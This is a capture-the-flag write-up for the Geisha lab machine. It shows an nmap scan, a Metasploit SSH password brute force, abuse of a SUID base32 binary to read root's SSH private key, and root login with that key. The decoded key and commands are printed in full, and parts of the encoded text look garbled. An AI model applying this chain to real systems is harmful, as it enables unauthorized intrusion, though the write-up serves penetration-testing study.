

# Geisha-Writeup

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## Nmap

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```
nmap -sC -sV -p- 192.168.125.82 -oA geisha-nmap
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-18 21:21 CDT
Nmap scan report for 192.168.125.82
Host is up (0.076s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 1b:f2:5d:cd:89:13:f2:49:00:9f:8c:f9:eb:a2:a2:0c (RSA)
|   256 31:5a:65:2e:ab:0f:59:ab:e0:33:3a:0c:fc:49:e0:5f (ECDSA)
|_  256 c6:a7:35:14:96:13:f8:de:1e:e2:bc:e7:c7:66:8b:ac (ED25519)
80/tcp    open  http         Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Geisha
7080/tcp  open  ssl/empowerid LiteSpeed
|_ http-server-header: LiteSpeed
|_ http-title: Did not follow redirect to https://192.168.125.82:7080/
| ssl-cert: Subject: commonName=geisha/organizationName=webadmin/countryName=US
| Not valid before: 2020-05-09T14:01:34
|_ Not valid after:  2022-05-09T14:01:34
|_ ssl-date: 2021-06-19T02:22:37+00:00; +8s from scanner time.
| tls-alpn:
|   h2
|   spdy/3
|   spdy/2
|_  http/1.1
7125/tcp  open  http         nginx 1.17.10
|_ http-server-header: nginx/1.17.10
|_ http-title: Geisha
8088/tcp  open  http         LiteSpeed httpd
|_ http-server-header: LiteSpeed
|_ http-title: Geisha
9198/tcp  open  http         SimpleHTTPServer 0.6 (Python 2.7.16)
|_ http-server-header: SimpleHTTP/0.6 Python/2.7.16
|_ http-title: Geisha
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Host script results:


|\_clock-skew: 7s

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 80.97 seconds

Running dirbuster on all the web ports gives us little.

We only find a passwd directory on port 7125. <http://192.168.125.82:7125/passwd>

A screenshot of a terminal window with a dark background. The window title is 'passwd' and the path is '~/.Downloads'. The terminal displays a list of system users, numbered 1 through 27. Each line shows the user name, UID, GID, and home directory, followed by the shell path. The users listed are: root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, \_apt, systemd-timesync, systemd-network, systemd-resolve, messagebus, sshd, geisha, systemd-coredump, and lsadm.

```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
20 systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
21 systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
22 systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
23 messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
24 sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
25 geisha:x:1000:1000:geisha,,,:/home/geisha:/bin/bash
26 systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
27 lsadm:x:998:1001::/sbin/nologin
```

Port 8088 is the only other webport to respond. Running gobuster only reveals docs page.



## OpenLiteSpeed Web Server **Users' Manual**

Version 1.7 — Rev. 7

<a href="#">License</a>
<a href="#">Introduction</a>
<a href="#">Installation</a>
<a href="#">Administration</a>
▪ <a href="#">Service Manager</a>
<a href="#">Security</a>
<a href="#">Configuration</a>
▪ <a href="#">Server General</a>
▪ <a href="#">Server Log</a>

# OpenLiteSpeed Web Server 1.7

## Users' Manual

— Rev. 7

### Table of Contents

I.	<a href="#">License</a>
II.	<a href="#">Introduction</a>
III.	<a href="#">Installation/Uninstallation</a>
IV.	<a href="#">Administration</a>
V.	<a href="#">Security</a>
VI.	<a href="#">Configurations</a>

I could not find any exploits for this version of Litespeed. So we can begin a bruteforce on both FTP and SSH.

After trying a few short wordlists, we get an ssh login for the geisha user.

```
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.125.82:22 - Starting bruteforce
[-] 192.168.125.82:22 - Failed: 'geisha:password'
[-] 192.168.125.82:22 - Failed: 'geisha:123456'
[-] 192.168.125.82:22 - Failed: 'geisha:12345678'
[-] 192.168.125.82:22 - Failed: 'geisha:abc123'
[-] 192.168.125.82:22 - Failed: 'geisha:querty'
[-] 192.168.125.82:22 - Failed: 'geisha:monkey'
[+] 192.168.125.82:22 - Success: 'geisha:letmein' 'uid=1000(geisha) gid=1000(geisha) groups=1000(geisha),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev) Linux geisha 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1+deb10u1 (2020-04-27) x86_64 GNU/Linux '
[*] Command shell session 1 opened (192.168.49.125:39405 -> 192.168.125.82:22) at 2021-06-19 09:00:10 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

I used the top-passwords-shortlist found under the seclists directory within kali.

```
/usr/share/seclists/Passwords/Common-Credentials/top-passwords-shortlist.txt
```

```
geisha@geisha:~$ id
uid=1000(geisha) gid=1000(geisha) groups=1000(geisha),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
geisha@geisha:~$
```

I started off by running linpeas but nothing really stood out. I then began to snoop around to see if there were any hidden files. I checked the shadow file in www however only the www-data user can read it.

So I began checking suids and found something interesting.

```
find / -uid 0 -perm -4000 -type f 2>/dev/null
```

```
geisha@geisha:~$ find / -uid 0 -perm -4000 -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/umount
/usr/bin/su
/usr/bin/chsh
/usr/bin/base32
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mount
```

After checking on GTFObins, I discovered that base32 can be used to read files. We can technically use this to read the flag but lets go the intended route.

I ran base32 on the root .ssh directory to see if we can read the key and then decode it.

```
base32 /root/.ssh/id_rsa
```

```
geisha@geisha:~$ base32 /root/.ssh/id_rsa
FUWS2LJNIIJCU0SK0EBJFGQJAKBJESVSBKRCSA52FLEWS2LJNFUFE2SKJIVYFCSKCIFAUWQ2BKFCU
CNBTMVLH0LZYN5JXG3SPKNIEGU3ZNBLEK3TUGAYWMSLXPEYVSWSV0BCU2UCRHBXYFA23XLA2XKUDI
GQFE6WSY0JEVIWJTJJYVSU2DIZRW0SSTGM2C6VCRNNFUY4BXNFDTEV2HNVXG43ZPJ5YDIR3DNBME
KZCTNNWH032HJ5FU4QJSGJWD04CYGUFDQ0KGIFGDCWCTIVBEG5D2NRZEG4TL0N3GMWBQHAVXSN3U
KMXUS0DTGQYX0NDBIMYVIRDEGVXTQYZRJN4DK3DGO5WD04LXGBNE23DCMQFDK6LFIKQW5LY0V3H
Q3ZPJNDHC2KVKVTHAY3QN5BGM3PKQZEW0JXF5RFU4RQGU4VMVJYKQ2H0ZBVJRVUG6SLIVFW2SZV
MVRFO5SKCGYFGMZ2JMZ4HS2CFNUXW6M3ENQYWY2DFM5KHI6SDGZIH3DI0VKD05DZF4XW24KFMVVGX
K2LQ05EDG3D0GYYWMSCY0M3TETCJF53FI6BSGYFFIU2TNV5EQ3ZYPJNHIKZPNR3XEZ3SN5UDAQTZ
LBREG5CEMFNGU3ZUJBAUMZSRJFCECUKBIJAW6SKCIFIUGUSYPEXWEM3X0BDESY3X04FF0VZLGJZH
M2RTF5YS6Y20KUZFQ32RGRTEQS3YGR4XCY3PMN5DA6DUMJYECTJQ0ZSUSZKRIZKTAVTCIJ5E6SKE
GJLDS2SRIUVTS2ZZKUFDWCSTIV2FCSSSNFRH0YTRNMYXE6KENRBFGSTYNZYX0SLTI5ZHIZCTGRIS
6Q3QIJLXGQ22MNDG06JLKFQXGQZQKJETQ6CQNRU0U4CHKIFFSL2MMZMFU3LZGJJDMRJUPI4WKS2F
LFLWYSLRKJGWKSSULFTXC42QGZNFENCTJ5GHKWSTGFAXCL3M0EXXM0LK0FDXGL2TKFSW42SSMIFD
Q6TUGFBG64KDMZHXANKU0RMTCTTPIJGHCHYKQ05WUI5BYFNZGYULUGFEU2KZSMFMW26DEKVVUYRSU
MNGXAQ2HJVAUIZ3HM5TXI3SSFMFDCMDQLJVUCNTXJU4C6RTMPB4UCRTDJZ3XIK2IGN4HKNKWJN2V
CS3E0FKGM2BRIV2U6M3DGM2FK3LVKMYXC3TJMREE6MLSLFLU62CZJ4FGUY3FKFMXU32CIFXU0QSB
KAXU23BWMNYDET2X0FZGQZKKKM4VAZ300Z5DQMT0FNZTS6KNGVZGCS20NZEDKN3KGBZWERLQFMVW
KRZXN4FDE4DPGUXXM4SMIJRUGSCH0FND0K2SJZDFQRDNKJBKTKUN5ZHLK3NGJJGS22TKZMWWOCR
JBGHQVS2JJ2DK2KCGN2GG6DNM5WE0STKF4FGGTDLI5GTOMKK0FVEQWBPMVSH05JSNZHHKMJUNU2G
YMKKKY4UYR3W0ZEFENLNGZ2VKNLDFK3GIY2NKRZVE4DL0V4GIQLPI5BECT2PNQFFISDYNFITMURW
JBVU65BZ04XV04SLIREWKR3TNNEVQ2RPKAXT00LBIIXTE4BRG5GTMSZLMN4TONKPJ5MXU4LLIRIE
KTTSPBFTQYTMIFFEYKUPJYTIWTMGJYEC4LY0ZZXML2DJB2UUVJPPBEHG0KUGNHXQN2BGFUF04L0
J5HWWMTGGBFUE3LIKFKFSQTTGJHUW4KYLBNG65CJIAFHQ5TLJ5TWGMDG0FJG2MKRLFEWGSZSNR4U
EQSNGE2E6NKJ0N2WIMK2LJMEYVKP0VUEC32HIJAUSQTE0MYXUMZWPBVMNLOMQ2U443YIUFDCKR
05TDKWCDO2ZUWMTPEFIXUM2HPE4HATSARKQ3GK6LXJVGSWM3N0J3DM2TSJJRVQNRWK5EGQR3EHFIW
Q5LSNJDFMVCNLE4GMRX0IFGKZDFJ5THUZZSNN5EGMCTNJJDawkNKVEWMS3JPJVGMM5GLFBXC3SS
LBEVKWLSJNBTGURTK5IGY6BLMZTTKQ22HF4C65DVNNFGMVKFKEFDMNKGFN3EE6LFG52VASKTOZ3T
GK2PHBXDMODTNBAW6R2BIJME26LQ0BHXM4SPJZVGWQTLHFEGM4RQ0ZJEG5TNKZVVAR2CMQ4FINZR
F4FFQYLZJJBTATBWNV4U0MBS05JUGYLKLEXVUNBTMVBFU32COVMTAWSHJQ3W04RSJFDTG33BGNVH
ISDBKJXE05KJKFCFI6SRIRVC6Q2GNAFHU2BWMRCEERLXPBCDSYSLNVXHCNLTIVNHCMLU0BTFISCO
0JJG6TKVJBAWQZKXNEYW64SE0RHGEMCJPJ3WQMDXN5KDM43QNU2DS42PMYFHML3UKREDMRKDM5MU
KQJP0RBGKS2TKZDW2MCPBDXE2TQKFWQVZPHFIG6NRSJJHHUNS2IJQVIRKMNUZXYLBPBYU05CB
FMYEQRBJJUF65L2IQ3FIQSHGZ5EERRWNJLTQVSMKFTGSUL2JFGUKVLDI5QTQ2KKLBUESNTCMVWW
SWBWRKSTCUCXIM4E4TKNKVGGQ3KJ5RE2SD0YFGEZRL0F5DA42WLFYAYRZGVJVCYRU0Z3EM2TQ
GVMEIVTEIFSHIULPOY3XGN2YNVEHSSTCLI2DQ4RYJFJUQ3JZHBZT2CRNFUWS2LKFJZCCAUSTIEQF
AUSJKZAVIRJAJNCVSLJNFUWS2CQK
```

Now all we have to do is decode it.

```
echo 'base32 string' | base32 -d
```



```
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA43eVw/8oSsn0SPCSyhVEnt01fIwy1YZUpEMPQ8pPkwX5uPh4
OZXrITY3JqYSCFcgJS34/TQkKLp7iG2WGmnno/Op4GchXEdSkIwoG0KNA22l7pX5
89FAL1XSEBctzlrCrksvfX08+y7tS/I8s4lw4aC1TDd5o8c1Kx5lfwl7qw0ZMlbd
5yeAUhuxuvxo/KFqiUUfpcpoBf3oT2K97/bZr059VU8T4wd5LkCzKEKmK5ebWIB6
fgIfxyhEm/o3dl1lhiegTtzC6PtlhuT7ty//mqEeMuipwH3ln61fHXs72LI/vTx26
TSSmzHo8zZt+/lwrgroh0ByXbCtDaZjo4HAFfQIDAQABAOIBAQCXY/b3wpFicww
Ww/+2rvj3/q/cNU2XoQ4fHKx4yqcocZ0xtbpAM0veIeQFU0VbBz0ID2V9jQE+9k9U
1ZSEtQJRibwbqklryDlBSJxnqWIsGrtdS4Q/CpBWsCZcFgy+QMsC0RI8xPlgHpGR
Y/LfXZmy2R6E4z9eKEYWlIqRMeJTYgqsP6ZR4S0LuZS1Aq/lq/v9jqGs/SQenjRb
8zt1BoqCfOp5TtY1NoBLqaPwmDt8+rLQt1IM+2aYmxdUkLFTcMpCGMADggggtnR+
10pZkA6wM8/FlxyAFcNwt+H3xu5VKuQKdQTFh1Eu03c34UmuS1qnidH01rYW0hY0
jceQYzoBAoGBAP/Ml6cp20WqrheJS9Pgnvz82n+s9yM5raKNnH57j0sbEp++eG7o
2po5/vrLBcCHGqZ7+RNFXDmRBEMToru/m2RikSVYk8QHLxVZJt5iB3tcxmgLGJj/
cLkGM71JqjHX/edwu2nNu14m4l1JV9LGvvHR5m6uU5cQvdcMTsRpkuxdAoGBA00l
THxiQ6R6Hk0t9w/WrKDIEGskIXj/P/79aB/2p17M6K+cy7500YzqkDPENrxK8bub
RaTzq4Zl2pAqxsV/CHuJU/xHs9T30x7A1hWqn00k2f0KBmhQTYBs20KqXXZotHH
xvk0gc0fqRm1QYlCK2lyBBM1405Isud1ZZXLU0uhAoGBAIBds1z36xiV5nd5NsxE
1IQwf5XCvuK2dyQz3Gy8pNQT6eywMM+3mrv6jrJcX66WHhGd9QhurjFVTMY8fFWr
ede0fzg2kzC0SjR0YMUIfKizj2FYCqnRXIUYrKC3R3WPlx+fg5CZ9x/tukJfUEQ
65F+vBye7uPISvw3+08n68shAoGABXMypp0vr0NjKbk9Hfr0vRCvmVkpGBd8T71/
XayJC0L6myG02wSCajY/Z43eBZoBuY0ZGL7gr2IG3oa3ptHaRnGuIQDTzQDj/CFh
zh6dDBEwxD9bKmnq5sEZq1tpfTHNrRoMUHAheWilorDtNb0Izwh0woT6spm49s0f
v/tTH6ECgYEA/tBeKSVGm0UxGrjpQmhw/9Po62JNz6ZBaTELM3paaxqGtA+0HD0M
OuzD6TBG6zBF6jW8VLQfiQzIMEUCGa8iJXhI6bemiX6Te1PWC8NMMULhCj0bMjCv
bf+qz0sVYfPb95SQb4vvFjp5XDVDAdtQov7s7XmHyJbZ48r8ISHm98s=
-----END RSA PRIVATE KEY-----
```

Now we can paste the key into a file and ssh as root.

```
chmod 600 id_rsa
ssh -i id_rsa root@192.168.125.82
```

```
(root@kali) - [~/pg/boxes/geisha]
# ssh -i id_rsa root@192.168.125.82
Linux geisha 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1+deb10u1 (2020-04-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@geisha:~# id
uid=0(root) gid=0(root) groups=0(root)
```